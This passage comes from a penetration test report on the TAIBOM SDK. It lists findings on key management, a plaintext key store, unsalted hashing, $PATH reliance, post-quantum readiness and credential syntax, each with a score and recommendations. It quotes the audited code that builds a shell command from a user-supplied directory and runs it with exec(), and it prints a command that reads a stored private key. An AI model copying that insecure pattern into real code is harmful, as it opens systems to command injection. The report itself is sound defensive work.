


Figure10–Function Call Graph - getHash()

The result of which is then passed to `runBashCommand`:




Figure11–Function Call Graph - runBashCommand()

Risk statement

This attack demonstrates that it is possible to directly undermine the validity of the generated TAIBOMs. Therefore, the impact of a successful attack of this type is high as that is the primary purpose of the system and without it, all inferred trust is removed.

The likelihood of this attack is medium to low, as whilst it represents a mechanism to taint the data that is then subject to the VC generation process, it also leaves distinct markers behind which are not particularly subtle.

Recommendations

- Ensure that all of the below are completed:
  - The functionality only checks if the directory provided is a directory and do not check is it is instead a file
  - Perform basic input sanitisation on the user-provided directory string
  - Do not permit unresolved relative paths, even if such a path is provided by the user - the VC may state a relative path, but the hash generation must only use absolute paths or resolved relative paths

- Ensure that all stages of the hash generation pipeline have their individual status codes checked for success conditions - consider not using an OS pipeline and assessing the results of each command individually within the application logic

8. No key management capabilities

Overview

Severity rating	Medium
Score	35.41
Vector	CWSS:1.0/TI:0.9/AP:0.9/AL:1/IC:0.7/FC:1/RP:0.6/RL:1/AV:1/AS:0.7/IN:0.8/SC:1/BI:0.6/DI:0.6/EX:0.6/EC:1/P:0.7

Affected resources

Whole system

Issue description

Key management is critical to any cryptographic system. This includes secure key generation, rotation, revocation, and support for generating certificate signing requests (CSRs) for future identities.

The system lacks any mechanisms for key lifecycle management. There are no processes for revoking compromised keys, rotating them over time, or requesting new VerifiableCredentials and utilising existing and historical trusts, for example via a mechanism like the use of CSRs in mainstream Public-Key Infrastructure (PKI).

Risk statement

Long-term key reuse increases exposure to key compromise. Compromised keys cannot be invalidated, and there’s no forward planning for future signing identities or trust anchors. It would be easy to envisage a scenario where a signing key is leaked. With no revocation capability, all prior and future signatures from this key remain valid indefinitely, undermining the entire system's integrity.

The impact of this is medium, as whilst it is significant to all those who rely on a leaked key, the reality is that this attack is limited to those that use affected data sets and so on. The likelihood of a successful attack of this nature starts low and increases over time as keys age and become exposed to increasing numbers of users and systems.

Recommendations

- Implement a basic key management subsystem with support for revocation lists, key rotation policies, and forward-trust generation.
- Implement the above and in preference ensure this is tightly integrated with external validation paths.

9. Uses of flat key store rather than OS keystore

Overview

Severity rating	Medium
Score	32.84
Vector	CWSS:1.0/TI:0.9/AP:0.9/AL:0.9/IC:0.9/FC:0.8/RP:0.6/RL:0.9/AV:0.5/AS:0.8/IN:0.9/SC:1/BI:0.6/DI:0.6/EX:0.2/EC:1/P:0.7

Affected resources

`writeKeysToFile()` in file-utils.mjs

Issue description

Secure key storage is essential to safeguarding cryptographic secrets. Operating system keystores offer hardware-backed and access-controlled environments to store sensitive material, whereas flat file-based key stores lack such protections.

The system currently uses a plaintext file as a key store, offering no encryption, access control, or platform-integrated protection.

This can be seen from the following **`keystore`** files:

```
$ cat ~/.taibom/taibom@evilwebserver.com/private.key
A8uDND4qs...SNIP...CTXAOsybreCY=
```

Which are created by the following code snippet:

```
function writeKeysToFile(keypairPath, privateKeyBase64, publicKeyBase64) {
  if (!directoryExists(keypairPath)) {
    fs.mkdirSync(keypairPath, { recursive: true });
  }
  const privateKeyPath = path.join(keypairPath, "private.key");
  const publicKeyPath = path.join(keypairPath, "public.key");  fs.writeFileSync(privateKeyPath, privateKeyBase64);
  fs.writeFileSync(publicKeyPath, publicKeyBase64);
  return { publicKeyPath, privateKeyPath };
}
```

Risk statement

An attacker with filesystem access could read or overwrite keys, impersonate the system, or produce fraudulent attestations.

Whilst this attack is not particularly likely, owing to the need to gain a foothold on the system in the first place, this does leave the key material open to abuse.

The impact of this attack could be significant - swapping or obtaining keys may make it possible for an attacker to undermine the fundamental capabilities of this system.

Recommendations

- Adopt platform-native keystore solutions such as:
  - Linux **`libsecret`**

  - macOS `Keychain`
  - Windows `DPAPI`
- At minimum, encrypt key storage and restrict file permissions tightly.

10. No granularity in integrity validation results

Overview

Severity rating	Medium
Score	31.84
Vector	CWSS:1.0/TI:0.3/AP:0.7/AL:1/IC:1/FC:0.8/RP:0.7/RL:1/AV:0.5/AS:0.9/IN:1/SC:1/BI:0.6/DI:0.6/EX:0.6/EC:1/P:0.7

Affected resources

All Verifiable Credential (VC) generation functionality

Issue description

The system reports only a binary pass/fail outcome when validating large datasets. It cannot isolate or indicate which files or segments failed verification, even when the underlying hash comparisons reveal mismatches.

Operators cannot triage or recover from integrity failures efficiently. Even a single altered file invalidates the entire dataset with no indication of the root cause. This also complicates debugging and trust assessments.

Take the following Verifiable Credential as an example:


```
{
  "@context": [
    "https://www.w3.org/ns/credentials/v2"
  ],
  "id": "urn:uuid:97df740c-e999-4a55-8e97-bb906e7e6a2b",
  "type": "VerifiableCredential",
  "issuer": "http://localhost:3001/api/auth/identity?email=taibom@evilwebserver.com",
  "credentialSubject": {
    "hash": "385588977c142d182794f05f18883802f8cb864cac509c8d422bb818f1eb83ed",
    "label": "Training",
    "lastAccessed": "2025-04-09T10:37:13.467Z",
    "location": {
      "path": "file://.",
      "type": "local"
    },
    "name": "."
  },
  "validFrom": "2025-04-09T10:37:13.438Z",
  "credentialSchema": {
    "id": "https://github.com/nqminds/Trusted-AI-BOM/blob/main/packages/schemas/src/taibom-schemas/10-
data.v1.0.0.schema.yaml",
    "type": "JsonSchema"
  },
  "proof": {
    "type": "Ed25519Signature2018",
    "proofPurpose": "assertionMethod",
    "verificationMethod": "ywQgxjx8Ger7kZ409WjiHlrl2V6iUbSIcDjIBPw+mo0=",
    "proofValue": "X7zw8Mio+ixSv+Tk00S2687MOZgQ3oW00Ea6gnciVO3lPyCVT9ygB2wVOeXwT6DN5rieN2LUshIQJviyokbpCQ=="
  }
}
```


Risk statement

There are a number of risks introduced by not having granular results. For example, a benign or accidental corruption invalidates a dataset. The operator, unable to isolate the fault, discards the entire set or reruns expensive computations unnecessarily.

Should this become a regular occurrence, the trust in the system is degraded and its use falls out of favour. This then results in the benefits of using this system not being achieved.

Recommendations

- Include comprehensive metadata within the Verifiable Credential (VC) to ensure the strongest validation as well as enabling other qualities such as troubleshooting and fast data validation.
- Metadata could include:
    - Weights file location
    - Time of signatures
    - Signature expiry period
    - Time of data file creation
    - Time of data file access / modification
    - The TAIBOM SDK version number
    - A full file and directory manifest
    - A file hash for each file covered
    - The size of each file covered
    - File types
    - Summaries of the volume of file extensions
    - Any identified nested VCs

11. Weak Hash Usage Without Salt or HMAC

Overview

Severity rating	Medium
Score	29.92
Vector	CWSS:1.0/TI:0.9/AP:0.9/AL:1/IC:1/FC:1/RP:0.6/RL:1/AV:0.5/AS:0.7/IN:0.1/SC:1/BI:0.6/DI:0.2/EX:0.2/EC:1/P:0.7

Affected resources

All TAIBOM generation functionality, but specifically because of dependence on:

`getHash()` in file-utils.mjs

Issue description

Cryptographic hashes are deterministic, one-way functions that map arbitrary-length input to fixed-size digests. In ideal implementations they are collision-resistant and sensitive to input changes, making them ideal for integrity checks, secure password storage, digital signatures, and blockchain structures. Their designed irreversibility and uniqueness underpin trust in cryptographic protocols and data verification systems.

The system hashes data using plain SHA256 without a salt, HMAC, or any form of domain separation. Theoretically this exposes the system to hash collision, pre-image, or replay attacks. It also makes it easier for adversaries to create inputs that match known hash outputs, particularly in low-entropy datasets.

The affected code is:

```
function getHash(dataDir) {
  if (dataDir.startsWith("file://")) {
    dataDir = dataDir.replace("file://", "");
  }  return `find "${dataDir}" -type f -exec sha256sum {} + | sort | sha256sum | awk '{print $1}'`;
}
```

Risk statement

The system relies heavily on cryptographic operations to perform its primary functions and therefore failures of these functions are significant.

The impact of a successful attack against this mechanism would be very high as it would allow the attacker to manipulate the basis of trust that this system relies upon.

The likelihood of a successful attack is very low as the effort to perform such an attack is extremely high, furthermore, the impact would likely be restricted to each deployment attacker, but not across the entire ecosystem, again owing to the effort required to perform this on a broad scale.

Recommendations

- Ensure that hash algorithms are sufficiently **`salted`**.
- Use keyed hash algorithms such as **`HMACs`**.

- Use alternative algorithms such as `scrypt` that allows significant performance and output tuning.
- Each of the above does not need to be considered in isolation, multiples of the above may make the most effective protection.

Low

12. Reliance on user environment to locate system utilities

Overview

Severity rating	Low
Score	24.79
Vector	CWSS:1.0/TI:0.9/AP:0.9/AL:1/IC:1/FC:1/RP:0.7/RL:0.9/AV:0.5/AS:1/IN:0.1/SC:1/BI:0.3/DI:0.6/EX:0.2/EC:1/P:0.7

Affected resources

`getHash()` in file-utils.mjs

`runBashCommand()` in cli.mjs

Issue description

Secure applications should not rely on the user's runtime environment to locate critical system binaries, especially when those binaries are used in cryptographic or validation operations. Doing so introduces dependency ambiguity and potential for manipulation.

The system determines the location of key tools such as **`sha256sum`** and **`find`** via environment variables like **`$PATH`**. This creates the potential for tampering, where malicious binaries may be invoked if the environment is misconfigured or compromised.

The codebase was analysed and application calls to system utilities were observed that are susceptible to these attack types:

```
function getHash(dataDir) {
  if (dataDir.startsWith("file://")) {
    dataDir = dataDir.replace("file://", "");
  }  return `find "${dataDir}" -type f -exec sha256sum {} + | sort | sha256sum | awk '{print $1}'`;
}
```

`file-utils.mjs`

And the actual execution of the bash command is completed here:

```
function runBashCommand(bashCommand, callback) {
  console.error(`Command is: ${bashCommand}`);
  exec(bashCommand, (error, stdout, stderr) => {
  console.error(`Command stdout is: ${stdout}`);
  console.error(`Command stderr is: ${stderr}`);
    if (error) {
      console.error(`Command failed: ${error.message}`);
      return callback ? callback(error) : process.exit(1);
    }
    if (stderr) {
      console.error(`Command error: ${stderr}`);
      return callback ? callback(new Error(stderr)) : process.exit(1);
    }
    if (callback) callback(null, stdout.trim());
  });
}
```

`cli.mjs`

In which no resolution of relative paths is completed, or other environmental validation.

Risk statement

An attacker could hijack system calls by altering the `$PATH` environment to include malicious binaries earlier in the lookup order. This could result in false hash verification, altered search behaviour, or execution of unauthorised code.

The impact of this would be significant as an attacker with a foothold is able to fundamentally change the execution path of the software thus removing the trust and validity of the application's output.

The likelihood of a successful attack using this mechanism is medium to low. It represents a relatively obvious option for an attacker but requires an initial foothold as well as the necessary skill to rewrite system utilities for their purposes.

Recommendations

- Hardcode absolute paths to required tools.
- Perform cryptographic operations natively within the application rather than rely upon operating system utilities.
- Validate the integrity of any invoked binaries before execution, perhaps by pinning to particular versions - though this approach is fraught with version management challenges.

13. Lack of support for Post-Quantum Cryptography (PQC)

Overview

Severity rating	Low
Score	23.59
Vector	CWSS:1.0/TI:0.9/AP:0.9/AL:1/IC:0.7/FC:1/RP:0.6/RL:1/AV:0.5/AS:0.7/IN:0.1/SC:1/BI:0.6/DI:0.6/EX:0.2/EC:1/P:0.7

Affected resources

`getHash()` in file-utils.mjs

`generateKeyPair()` in keys.mjs

Issue description

Post-quantum cryptography (PQC) is a class of cryptographic algorithms designed to resist quantum computer-based attacks. As quantum computing capabilities advance, traditional algorithms like RSA, ECC, and SHA2 become increasingly vulnerable.

The system employs SHA256 and Ed25519 algorithms, both of which are not resistant to attacks by quantum-capable adversaries.

The following code snippet shows the static configuration using **`SHA256`** in **`file-utils.mjs:`**

```
function getHash(dataDir) {
  if (dataDir.startsWith("file://")) {
    dataDir = dataDir.replace("file://", "");
  }  return `find "${dataDir}" -type f -exec sha256sum {} + | sort | sha256sum | awk '{print $1}'`;
}
```

The below code snippet from **`keys.mjs`** is the final non-library call for generating a new identity. The library called uses **`Ed25519`**.

```
1  import nacl from "tweetnacl";
2  import { Buffer } from "buffer";
3
4  /**
5   * Generates an Ed25519 key pair and returns them as Base64-encoded strings.
6   * @returns {{ pub: string, priv: string }}
7   */
8  export function generateKeyPair() : {priv: string, pub: string} {  Show usages
9    const keyPair = nacl.sign.keyPair();
10   const seed = keyPair.secretKey.slice(0, 32); // Extract first 32 bytes as private key
11   const publicKey :... = keyPair.publicKey; // Already 32 bytes
12
13   return {
14     pub: Buffer.from(publicKey).toString("base64"),
15     priv: Buffer.from(seed).toString("base64"),
16   };
17 }
```

Figure12–Code Function - Generatekeypair()

Which is this section of the function call graph:




Figure13–Function Call Graph - Generatekeypair()

Risk statement

In a post-quantum context, an adversary could retrospectively forge digital signatures or compromise hashed data integrity, invalidating proofs and records established using this system.

The impact of this could be significant when quantum cryptanalysis is becomes feasible. The likelihood of a successful PQC attack is currently very low but increasing over time. The data this system verifies may require very long protection periods and therefore will need PQC capable options that are not yet available. Therefore, this should be considered very likely.

Recommendations

- Refactor the system such that the default cryptographic algorithms in use are post-quantum ready.
- Enable cryptographic agility to enable the users of this system to determine their own cryptographic strength requirements.

14. Not Optimised for Large-Scale Hash Verification

Overview

Severity rating	Low
Score	13.65
Vector	CWSS:1.0/TI:0.3/AP:0.1/AL:1/IC:1/FC:0.8/RP:0.7/RL:1/AV:0.5/AS:1/IN:1/SC:1/BI:0.3/DI:0.2/EX:0.2/EC:1/P:0.7

Affected resources

`getHash()` in file-utils.mjs

Issue description

When validating large datasets, performance and efficiency of hash verification are critical. Modern techniques like Merkle Trees allow scalable and granular hash validation, reducing computational overhead and improving pinpoint accuracy in fault detection.

The system processes hash verification as a flat operation across large data collections. This method lacks scalability and prevents efficient identification of altered segments. No hierarchical or incremental verification mechanism is in place.

Code routines were found that show a single external call to the required Operating System's utilities. This approach lacks threading or multi-processing and is expected to take significant periods of time to perform the generation and validation routines for large data sets. The system call is generated by the following affected code function:

```
function getHash(dataDir) {
  if (dataDir.startsWith("file://")) {
    dataDir = dataDir.replace("file://", "");
  }  return `find "${dataDir}" -type f -exec sha256sum {} + | sort | sha256sum | awk '{print $1}'`;
}
```

As can be seen, the command to be executed is string-built and returned to the calling function for a single operating system execution call.

Risk statement

The entire dataset must be revalidated on every check, leading to performance degradation. Additionally, error messages are generic, indicating only that a dataset is invalid, without pinpointing the specific corrupted file or segment.

The impact of this is performance and availability rather than integrity or confidentiality but could be prohibitive to some contexts and reduce adoption.

Recommendations

- Refactor this code to introduce threading and/or multi-processing.
- Implement Merkle trees to enable granular validation and detailed error messages.

15. No data quality or provenance assessment

Overview

Severity rating	Low
Score	10.61
Vector	CWSS:1.0/TI:0.3/AP:0.1/AL:0.9/IC:1/FC:0.8/RP:0.7/RL:1/AV:0.5/AS:0.9/IN:0.1/SC:0.9/BI:0.3/DI:0.2/EX:0.2/EC:1/P:0.7

Affected resources

Whole system

Issue description

In ML and data validation systems, ensuring the quality and distinct provenance of datasets is critical. Common issues include data duplication, overlap between test and training sets, and inconsistent or mislabelled data.

The system does not perform any checks for repetitive file content, duplication, or overlap between datasets marked as test and training. This compromises the trustworthiness of any claims about model validity or data provenance.

Risk statement

The system cannot guarantee that datasets conform to the expected diversity or labelling structures required for valid machine learning pipelines.

The impact of a successful attack of this nature is strictly limited to reputational damage as there is no implication for how this system works in its own right.

Recommendations

- It is recognised that achieving this objective in a definitive sense is difficult, if not impossible. That should not preclude achievable checks from being pursued.
- Implement checks for data duplication, structure consistency, technical data-type labelling accuracy, and separation between dataset roles. Warn on repetitive or anomalous input patterns.

INFORMATIONAL

16. Suboptimal Verifiable Credential (VC) syntax

Overview

Severity rating	Informational

Affected resources

Whole system

Issue description

The following is an example of a Verifiable Credential (VC) that is generated by the TAIBOM SDK:


```
{
  "@context": [
    "https://www.w3.org/ns/credentials/v2"
  ],
  "id": "urn:uuid:97df740c-e999-4a55-8e97-bb906e7e6a2b",
  "type": "VerifiableCredential",
  "issuer": "http://localhost:3001/api/auth/identity?email=taibom@evilwebserver.com",
  "credentialSubject": {
    "hash": "385588977c142d182794f05f18883802f8cb864cac509c8d422bb818f1eb83ed",
    "label": "Training",
    "lastAccessed": "2025-04-09T10:37:13.467Z",
    "location": {
      "path": "file://.",
      "type": "local"
    },
    "name": "."
  },
  "validFrom": "2025-04-09T10:37:13.438Z",
  "credentialSchema": {
    "id": "https://github.com/nqminds/Trusted-AI-BOM/blob/main/packages/schemas/src/taibom-
schemas/10-data.v1.0.0.schema.yaml",
    "type": "JsonSchema"
  },
  "proof": {
    "type": "Ed25519Signature2018",
    "proofPurpose": "assertionMethod",
    "verificationMethod": "ywQgxjx8Ger7kZ409WjiHlrl2V6iUbSIcDjIBPw+mo0=",
    "proofValue":
"X7zw8Mio+ixSv+Tk00S2687MOZgQ3oW00Ea6gnciVO3lPyCVT9ygB2wVOeXwT6DN5rieN2LUshIQJviyokbpCQ=="
  }
}
```


The above VC has a number of suboptimal features that would benefit from improvement:

- Issuer URL should be a DID or HTTPS endpoint, not HTTP
- No **`@context`** extension for **`credentialSchema`** or custom terms
- **`proof.verificationMethod`** is in an embedded key which strictly speaking is an invalid format
- Missing **`expirationDate`**
- Missing **`created`** date stamp
- Use of deprecated signature suite: **`Ed25519Signature2018`**
- Does not provide **`credentialStatus`** parameters to enable revocation checks
- Does not explicitly include the **`holder`** parameter to identify who the VC is held by

Risk statement

The system produces nearly, but not quite, W3C standard compliant VCs. Additionally, the VCs do not take advantage of a number of optional but beneficial qualities. The current approach will not pose a direct cyber security concern; however, it may hinder adoption and future development.

Recommendations

- Refactor the VCs such that they are fully compliant and take full advantage of the wider standard.

ASSESSMENT SCOPE

This report details the findings of an internal and external penetration test.

TARGET SCOPE

The TAIBOM SDK was performed against the following targets:

- v0.0.1 (dated 24 March 2025)

SOURCE IDENTIFICATION

The external assessment was performed from the following external IP addresses:

```
213.52.128.9
2a01:7e00::f03c:92ff:fe11:c205
176.58.107.163
2a01:7e00::f03c:92ff:fe38:316f
```

TIME PERIOD

The external assessment was performed between:

```
0001h 24 March and 2359h 31 March 2025 (UK times)
```

DELIVERY TEAM

Our security testers are suitably experienced and qualified to perform the test, and we have followed industry best-practices in performing this assessment, however, we can make no guarantee as to the completeness of findings.

Description	Name	Role
Author	Felix Ryan	Assessment Lead

Table 1: Delivery team

CUSTOMER CONTACT DETAILS

The following individuals were the point(s) of contact for this exercise:

- Mark Neve (mark.neve@copperhorse.co.uk)
- Nick Allott (nick@nquiringminds.com)
- Tony McCaigue (anthony@nquiringminds.com)
- Henry Pearson (henry@nquiringminds.com)

POST EXERCISE AND CLEAN-UP

Following the assessment the following should be considered:

1. Have any changes to firewalls, switches, Access Control Lists (ACLs), applications, whitelists or other security devices and controls been implemented to allow an accurate security assessment to be completed?
2. Does evidence need to be retained of the penetration test activity, other than that contained within this report?
3. Can you identify the activity of the penetration test within databases, operating systems, and other logs?
4. Does the account(s) used to allow an authenticated assessment need to be disabled until the next assessment

STYLE GUIDE

The following show the styles used in this document and their meanings:

> *This is a Blockquote / Quotation. It represents non-technical words from another source and is copied as close to verbatim as appropriate*

```
This is Technical Quotation. It shows technical information as provided from the origin. These may have ...SNIP... notes in them to aid presentation but are otherwise unaltered.
```

> This is a reference to an external source. For example, a web link to a helpful blog post or reference material.

```
This is Evidence or a Codeblock. It shows technical information exactly as it was produced by the tool or system that produced it. The only exception to this is ...REDACTED... and ...SNIP... which show that sensitive information was removed, or the output was shortened for presentation purposes.
```